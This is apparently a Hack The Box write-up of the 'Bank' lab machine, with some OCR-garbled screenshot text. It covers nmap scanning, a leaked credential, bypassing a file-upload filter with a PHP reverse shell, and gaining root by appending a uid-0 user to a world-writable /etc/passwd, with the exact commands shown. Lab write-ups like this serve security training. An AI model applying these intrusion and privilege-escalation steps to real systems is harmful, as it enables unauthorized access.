
# Bank



# **Initial Information About Box:**


The box Bank is a easy box that shows the OS as Linux, with the IP is 10.10.10.29.

#### **Enumeration:**

To start enumeration on the box I started by running Nmap against the host to see what was running.


```
root@kali:~# nmap -A -T4 -p- 10.10.10.29
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-07 15:39 EDT
Nmap scan report for 10.10.10.29
Host is up (0.11s latency).
Not shown: 65532 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
1024 08:ee:d0:30:d5:45:e4:59:db:4d:54:a8:dc:5c:ef:15 (DSA)
2048 b8:e0:15:48:2d:0d:f0:f1:73:33:b7:81:64:08:4a:91 (RSA)
256 a0:4c:94:d1:7b:6e:a8:fd:07:fe:11:eb:88:d5:16:65 (ECDSA)
256 2d:79:44:30:c8:bb:5e:8f:07:cf:5b:72:ef:a1:6d:67 (ED25519)
53/tcp open domain ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
| dns-nsid:
bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
http-title: Apache2 Ubuntu Default Page: It works
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=7/7%OT=22%CT=1%CU=37301%PV=Y%DS=2%DC=T%G=Y%TM=60E6047F
OS:%P=x86 64-pc-linux-gnu)SEQ(SP=FD%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=8)OPS(O
OS:1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54D
ST11N
OS:W7%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(
OS:=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y
OS:%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
R
OS:%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=
OS:40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S
OS:)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
TRACEROUTE (using port 3389/tcp)
HOP RTT
          ADDRESS
1 107.95 ms 10.10.14.1
2 108.42 ms 10.10.10.29
```

I see right away that port 53 is open which makes me think there might be a DNS name that is associated with the IP. I also see that port 80 is open which will mean it has a web server enabled.




After seeing the default page and after running directory brute forcing, I found nothing. I then guessed that the DNS name would be bank.htb. This is only from previous machines with name of the box as the DNS name. I added that to my hosts file and then went to the site to see if it was different.

```
1 127.0.0.1 localhost
2 127.0.1.1 kali
3 10.10.10.29 bank.htb
4
5 # The following lines are desirable for IPv6 capable hosts
6 :: 1 localhost ip6-localhost ip6-loopback
7 ff02::1 ip6-allnodes
8 ff02::2 ip6-allrouters
```



After going to the page, I then ran directory brute forcing and found the directory of balance-transfer.



After finding this page and you click on any of the links, you see that the files are all encrypted. After seeing that and going through all the account files, you find one that is not encrypted.


```
→ C û

                         (i) bank.htb/balance-transfer/
 . Kali Linux 🥆 Kali Training 🦎 Kali Tools 🔪 Kali Docs 🥆 Kali Forums 🔪 NetHunter
                     SDapea246129/4.acc 201/-06-15 09:50 583
31352ca79f8973c646dc89434f91080a.acc 2017-06-15 09:50 585
31553a37be725d7b5d1add5acae714f2.acc 2017-06-15 09:50 583
31586fb5ead11d90c96bbdbb463dee21.acc 2017-06-15 09:50 585
32203b71b000edd1b90258a14bf28a55.acc 2017-06-15 09:50 583
39095d3e086eb29355d37ed5d19a9ed0.acc 2017-06-15 09:50 583
42261debb6bdfc4d709d424616bc18cc.acc 2017-06-15 09:50 583
44987d36fe627d12501b25116c242318.acc 2017-06-15 09:50 584
45028a24c0a30864f94db632bca0a351.acc 2017-06-15 09:50 585
47171c38422e049e50532e6606fa932d.acc 2017-06-15 09:50 584
49206d1e18aa8eb1c64dae4741639b2f.acc 2017-06-15 09:50 585
50276beac1f014b64b19dbd0e7c6bb1a.acc 2017-06-15 09:50 584
34656a84fec49d5da07f25ee36b298bd.acc 2017-06-15 09:50 584
56215edb6917e27802904037da00a977.acc 2017-06-15 09:50 584
59829e0910101366d704a85f11cfdd15.acc 2017-06-15 09:50 584
66284d79b5caa9e6a3dd440607b3fdd7.acc 2017-06-15 09:50 584
68576f20e9732f1b2edc4df5b8533230.acc 2017-06-15 09:50 257
75942bd27ec22afd9bdc8826cc454c75.acc 2017-06-15 09:50 584
76123b5b589514bc2cb1c6adfb937d13.acc 2017-06-15 09:50 584
80416d8aaea6d6cf3dcec95780fda17d.acc 2017-06-15 09:50 585
85006f1266226e84efb919908d5f8333.acc 2017-06-15 09:50 583
87831b753b8530fddc74e73ca8515a50.acc 2017-06-15 09:50 585
91249b887c7bf3f6cb7becc0c0ab8ddd.acc 2017-06-15 09:50 584
94290d34dec7593ce7c5632150a063d2.acc 2017-06-15 09:50 585
301120b456a3b5981f5cdc9d484f1b3b.acc 2017-06-15 09:50 585
```



After finding the credentials, you will want to use the login page to then login.

chris@bank.htb: !##HTBB4nkP4ssw0rd!##




When you login you will go to the support page and see that you can upload files. After going through the source code of the page, you will see a comment left on the page. Which will allow you to upload a ".htb" extension that will function as a ".php" extension.

```
i view-source:http://bank.htb/support.php
                                             🕆 Kali Training 🥆 Kali Tools 🥆 Kali Docs 🥆 Kali Forums 🕆 NetHunter 🥻 Offensive Security 🔸 Exploit-DB 🦠 GHDB 🥻 MSFU 🥻 Student Console
                                                                                                class="panel-body">

                                                                                                                         clm.
ead>

    #
    #
    tho #


<
                                                                                                                                                                                                                                           clabel>Title</label>
<input required placeholder="Title" class="form-control" type="text" name="title" id="ticket_title" style="background-repeat: repeat; background-image: none; background-position: 0% 0% chr>
                                                                           <label>Message</label>
<textarea required placeholder="Tell us your problem" class="form-control" style="height: 170px; background-repeat: repeat; background-image: none; background-position: 0% 0%;" name</li>
                                                                            cliestyle="position:relative:">
diestyle="position:relative:">
diestyle="position:relative:"
diestyle="position:relative:">
diestyle="position:relative:"
die
       input type="file" required style='position:absolute;z-index:2;top:0;left:0;filter: alpha(opacity=0);-ms-filter:*progid:DXImageTransform.Microsoft.Alpha(Opacity=0)*;opacity=0;name="fileToUpload" size="40" onchange='$("#upload-file-info").html($(this).val().replace("C:\\fakepath\\", ""));'>
                                                                                                                   sniss;
<span class='label label-info' id="upload-file-info"></span>
                                                                            </div>
                                                         -\forms -\form
                                         </div>
                      </section
    </div>
                                       </div>
                                                                 /#page-wrapper -->
                       </div>
<!-- /#wrapper -->
```



You will want to create a file that has the extension of ".htb" that has a php reverse shell as the contents and upload that file to the page.

### **Exploit:**

After uploading the file, in the /uploads/ directory the file will be there which after calling the page you will get a rev shell back.



## **Privilege Escalation:**

After gaining access onto the box, you can use linPEAS to run a script for priv esc options.

```
-rw-r-r- 1 root root bos May II 2016 bash_completion.sh

[+] Permissions in init, init.d, systemd, and rc.d
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#init-init-d-systemd-and-rc-d

[+] Hashes inside passwd file? ...... No
[+] Writable passwd file? ...... No
[+] Credentials in fstab/mtab? ..... No
[+] Can I read shadow files? ..... No
[+] Can I read opasswd file? ..... No
[+] Can I write in network-scripts? .... No
[+] Can I read root folder? ..... No
[+] Can I read root files in home dirs (limit 30)

/home/
/home/chris/.bash_history
/root/
```

After running linPEAS, you will see that the file /etc/passwd file is world writable. This will allow you to add a user that has root privileges then you can switch to that user and gain root access.

```
www-data@bank:/var/www/bank/uploads$ python -c 'import pty; pty.spawn("/bin/bash")'
</uploads$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@bank:/var/www/bank/uploads$ openssl passwd password
openssl passwd password
wvfR4um67kFfY
```

```
www-data@bank:/var/www/bank/uploads$ echo "test:wvfR4um67kFfY:0:0:user,,,:/temp:/bin/bash" >> /etc/passwd
<um67kFfY:0:0:user,,,:/temp:/bin/bash" >> /etc/passwd
www-data@bank:/var/www/bank/uploads$ su test
su test
Password: password

root@bank:/var/www/bank/uploads# id
id
uid=0(root) gid=0(root) groups=0(root)
root@bank:/var/www/bank/uploads# whoami
whoami
root
root@bank:/var/www/bank/uploads#
```